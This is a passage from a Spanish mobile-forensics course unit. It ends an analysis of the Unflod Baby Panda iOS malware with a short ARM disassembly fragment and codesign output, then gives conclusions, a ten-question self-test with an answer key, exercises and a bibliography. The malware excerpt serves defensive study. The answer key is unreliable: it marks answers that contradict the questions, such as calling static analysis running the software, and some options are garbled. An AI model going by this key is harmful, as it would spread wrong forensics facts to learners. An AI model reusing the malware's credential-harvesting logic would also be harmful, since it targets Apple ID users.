En esta parte se realiza la búsqueda de aplicaciones web con URL que contiene el texto `/WebObjects/MZFinance.woa/wa/autenticar`, lo que indica que algún tipo de autenticación Apple está a punto de ocurrir.

```

STR.W   R9, [SP, #0xA0+var_C]
MOV     R9, #(_findhead - 0xB18) ; _findhead
ADD     R9, PC ; _findhead
STR     R0, [SP, #0xA0+var_14]
STR     R1, [SP, #0xA0+var_18]
STR     R2, [SP, #0xA0+var_1C]
STR     R3, [SP, #0xA0+var_20]
LDR.W   R0, [R9]
CMP     R0, #0
BNE     loc_B6A
MOV     R1, #(_auth - 0xB32) ; "/WebObjects/MZFinance.woa/wa/
ADD     R1, PC ; "/WebObjects/MZFinance.woa/wa/authenticar"...
LDR     R0, [SP, #0xA0+var_18] ; char *
BLX     _strstr

```

URI substring matching using the `strstr()` function

Figura 42: Fuente: <https://www.sektioneins.de/blog/14-04-18-ios-malware-campaign-unflod-baby-panda.html>



Tal y como vemos a continuación, efectivamente estas expresiones regulares aparecen en los accesos a Apple:




Figura 43: Fuente: <https://www.sektioneins.de/blog/14-04-18-ios-malware-campaign-unflod-baby-panda.html>

Y una vez se ha accedido, buscar la presencia de los datos de la cuenta AppleID:




Figura 44: Fuente: <https://www.sektioneins.de/blog/14-04-18-ios-malware-campaign-unflod-baby-panda.html>

Así mismo, se constata que el archivo malicioso Unfold.dylib tiene la firma digital proporcionada por Apple a los desarrolladores, con la finalidad de pasar lo más desapercibido posible, tal y como hemos visto en temas anteriores.

```

duck@analyst:~/unflod$ codesign -vvvvvv -d Unflod.dylib
Executable=/Users/duck/unflod/Unflod.dylib
Identifier=com.your.framework
Format=Mach-O thin (armv7)
CodeDir v=20100 size=227 flags=0x0(none) hashes=3+5 location=embedded
Hash type=sha1 size=20
-5=259af10571399865701a2c80f3869acbdeaab5a8
-4=0000000000000000000000000000000000000000000000000000000000000000
-3=a8692e3bda19ce523e6ac7b76c86bf525b676c5d
-2=ba96ef0ad8fc74c31dc4b2b0da30ab36698b43dd
-1=a97610030940d4f3b2bf6308432a0bc1d877c13c
0=04e1ab0a7734db8d4878e135f762cc8a930fde1a
1=da862d4077d27283977f88e1abbb3d3067bd5f20
2=f9fb1a5d9dfbe93fdca6f53e1db9411df69cf296
CDHash=da792624675e82b3460b426f869fbc718abea3f9
Signature size=4322
Authority=iPhone Developer: WANG XIN (P5KFURM8M8)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=14 Feb 2014 5:32:58
Info.plist=not bound
Sealed Resources=none
Internal requirements count=2 size=484
duck@ret:~/unflod$

```

The malicious file is digitally signed with an Apple-issued developer's signature

**Figura 45:** Fuente: <https://www.sektioneins.de/blog/14-04-18-ios-malware-campaign-unflod-baby-panda.html>

## CONCLUSIONES

---

A lo largo del tema hemos podido comprobar que la realización de Análisis Forenses en terminales móviles, adolece de las mismas características que en los ordenadores, y esto es:

- Se puede realizar una duplicación de las evidencias a nivel de bit.
- Se puede hacer una comprobación de las posibles modificaciones o falsificaciones de las evidencias estudiadas.
- Existe una dificultad de borrado de las evidencias que exige un alto conocimiento técnico para poder hacerlo.
- Existe la posibilidad de disponer de varias copias de las evidencias, para evitar su destrucción, o para poder hacer pruebas en laboratorio.

Por otro lado, hemos podido ver las diferentes fases de las que se compone el Análisis Forense, que son: Identificación de lo ocurrido, Preservación de las evidencias de lo ocurrido, Análisis de lo ocurrido, y finalmente Informe técnico de lo ocurrido.

## RECAPITULACIÓN

---

Como principales cuestiones que debemos tener en cuenta, una vez hemos procedido a analizar las posibles técnicas de realización de Análisis Forenses en estos terminales, es que debemos tener en cuenta los siguientes objetivos:

- Hemos de lograr saber qué ha sucedido.
- Hay que lograr determinar la magnitud del incidente.
- Además hay que lograr determinar la posible existencia de otras entidades implicadas.
- El objetivo no es sólo el conocimiento y posibles acciones legales, sino que es incluso más importante, prevenir y mejorar la preparación para evitar incidentes futuros.
- Además hay que lograr eliminar los riesgos existentes y que no habían sido previamente detectados.
- Determinar las posibles y las posibles responsabilidades.

Por último, y sólo si es necesario, hay que contemplar la necesidad de denunciar ante las fuerzas y cuerpos de seguridad. Hay que tener siempre en cuenta el consejo de los departamentos de asesoría legal, ya que es su responsabilidad identificar si se está ante un supuesto de ilícito penal, por lo que en ese caso habría que informar sin tocar nada a las fuerzas y cuerpos de seguridad, que son las únicas legalmente capacitadas para realizar este tipo de investigaciones.

## AUTOCOMPROBACIÓN

---

**1. La informática Forense puede ser definida como:**

- a) El proceso de identificación, preservación, análisis, interpretación, documentación y presentación de evidencia digital de una manera que sea aceptable en un procedimiento judicial.
- b) El proceso de identificación, preservación, análisis, interpretación, documentación y presentación de evidencia digital, pero sin importar su relevancia en un procedimiento judicial.
- c) El proceso de documentación y presentación de evidencia digital de una manera que sea aceptable en un procedimiento judicial.
- d) Ninguna de las restantes respuestas.

**2. Los procesos de adquisición de la evidencia pueden ser:**

- a) Dumps, Copias físicas de memorias del y examinación manual.
- b) Copias físicas de memorias del dispositivo y Copias lógicas de archivos y examinación manual.
- c) Copias físicas de memorias del dispositivo y Copias lógicas de archivos.
- d) Copias físicas de memorias del dispositivo y examinación manual.

**3. Las Copias físicas de memorias del dispositivo son:**

- a) Para extraer metadatos y logs.
- b) Para recuperar información eliminada y archivos bloqueados por el S.O.
- c) Emular lo sucedido en un dispositivo.
- d) Ninguna de las restantes respuestas.

**4. El análisis estático del código, es el proceso de:**

- a) Evaluar el software sin ejecutarlo. Normalmente no se descompila para poder ver este código.
- b) Evaluar el software ejecutándolo. Normalmente se descompila para poder ver este código.
- c) Evaluar el software sin ejecutarlo. Normalmente se descompila para poder ver este código.
- d) Evaluar el software ejecutándolo. Normalmente no se descompila para poder ver este código.

**5. El análisis dinámico es:**

- a) El estudio del comportamiento de la aplicación sospechosa cuando esta es ejecutada, normalmente en un entorno real.
- b) El estudio del código de la aplicación sospechosa después que esta es ejecutada, normalmente en un entorno controlado de pruebas.
- c) El estudio del comportamiento de la aplicación sospechosa cuando esta es ejecutada, normalmente en un entorno controlado de pruebas.
- d) Ninguna de las restantes respuestas.

**6. Mobile-Sandbox**

- a) Es parte del proyecto MobWorm y proporciona análisis de malware estático y dinámico para smartphones iOS.
- b) Es parte del proyecto MobWorm y proporciona análisis de malware estático y dinámico para smartphones Android OS.
- c) Es parte del proyecto MobWorm y proporciona análisis de malware estático y dinámico para smartphones Android OS e iOS.
- d) Es parte del proyecto MobWorm y proporciona análisis de malware estático y dinámico para smartphones Windows CE.

**7. Cuando iniciamos el análisis manual, el cual es más minucioso, aunque también más laborioso, podemos:**

- a) Ir viendo las diferentes clases que componen la aplicación y descubriendo que acciones realiza cada una de ellas.
- b) Ir viendo las diferentes rutinas que componen la aplicación y descubriendo que acciones realiza cada una de ellas.
- c) Ir viendo las diferentes clases que componen la aplicación y pero no las acciones realiza cada una de ellas.
- d) Ir descubriendo que acciones realiza cada una de ellas, pero no viendo las diferentes clases que componen la aplicación.

**8. Siguiendo con el análisis de la aplicación y pasando al análisis dinámico de la misma, la primera acción es:**

- a) Instalar la aplicación infectada en un sistema emulado para posteriormente proceder a su análisis.
- b) Instalar la aplicación infectada en un sistema real para posteriormente proceder a su análisis.
- c) Instalar la aplicación infectada en un sistema emulado y otro real para posteriormente proceder a su análisis.
- d) Ninguna de las restantes respuestas.

**9. Con un sistema emulado**

- a) Podemos ver e interactuar con algunas de las aplicaciones y funciones de las que dispondría un terminal real, y de esta forma no encontraremos diferencia alguna a la hora de realizar las pruebas pertinentes.
- b) Podemos ver e interactuar con todas las aplicaciones y funciones de las que dispondría un terminal real, y de esta forma no encontraremos diferencia alguna a la hora de realizar las pruebas pertinentes.
- c) Podemos ver e interactuar con todas las aplicaciones y funciones de las que dispondría un terminal real, pero encontraremos diferencias a la hora de realizar las pruebas pertinentes.
- d) No podemos ver e interactuar con todas las aplicaciones y funciones de las que dispondría un terminal real, y de esta forma no encontraremos diferencia alguna a la hora de realizar las pruebas pertinentes.

**10. La aplicación que recibió el nombre de “Find and call” realizaba**

- a) De forma oculta, el envío de todos los contactos del terminal a un servidor remoto.
- b) De forma clara, el envío de todos los contactos del terminal a un servidor remoto.
- c) De forma oculta, el envío de todos los SMS del terminal a un servidor remoto.
- d) De forma oculta, el envío de todos los e-mails del terminal a un servidor remoto.







## SOLUCIONARIO

1.	b	2.	a	3.	b	4.	b	5.	d
6.	c	7.	c	8.	a	9.	b	10.	a

## PROPUESTAS DE AMPLIACIÓN

---

Tras leer este tema, estás en condiciones de poder hacer un análisis en dispositivos móviles. Obtén el SDK de Android en Internet y cárgalo en tu equipo para poder hacer pruebas de posibles análisis forenses en este tipo de equipos. Una vez lo tengas ya instalado, trata de localizar en foros ejemplos de malware de Android (existen varios publicados en blogs) y trata de emular el análisis explicado en el tema (como idea alternativa te proponemos que hagas el análisis de una APP legítima, para ir familiarizándote con los rudimentos del Análisis Forense).

Por otro lado, ten en cuenta que para hacer la recogida de evidencias de forma metódica, es necesario tener un registro adecuado en forma de hoja de identificación firmada por testigos, con firma de hash md5 o sha1. Por esto, te invitamos a que investigues las posibilidades que algunos teóricos proponen de falsificación o alteración de un Hash, y por tanto por qué según ellos no es válido como preservación de la autenticidad de la prueba.



## BIBLIOGRAFÍA

---

- Hoog, A. & Strzempka, K. (2012). "iPhone and iOS Forence".
- Hoog, A. (2012). "Android Forensics Investigation, Analysis, and Mobile Security for Google Android"
- Larry, D. & Lars, D. (2012) "Digital Forensics for Legal Professionals"
- CHFI. (2012) "The.Official.CHFI.Study Guide"
- Noblett, G. (2012). "Recovering and Examining Computer Forensic Evidence". Recuperado de <http://www.fbi.gov/hq/lab/fsc/backissu/oct2000/computer.htm>.
- Betancourt López Eduardo, Teoría del delito, Editorial Porrúa. S.A., México 1994.
- Comité Directivo de COBIT, 1998. COBIT. Directrices de Auditoría, Segunda Edición, EE.UU
- Echenique García José Antonio, Auditoria en Informática, Segunda edición, Mc Graw - Hill, México.
- Gutiérrez Abraham, 1998, Métodos y técnicas de investigación, Segunda edición, Mc Graw Hill, México
- Tesis "Auditoria Forense: Metodología, Herramientas y Técnicas Aplicadas en un siniestro informático de una empresa del sector comercial" de Viviana Marcela Villacís Ruiz, 2006
- Gill Morell M., 2000. Informática y Comunicaciones, GIGA Nº 2, Revista Cubana de Computación, Cuba.
- Piattini Mario y Del Peso Emilio, 2004. Auditoría Informática: Un Enfoque Práctico, Segunda Edición, Editorial RA-MA, España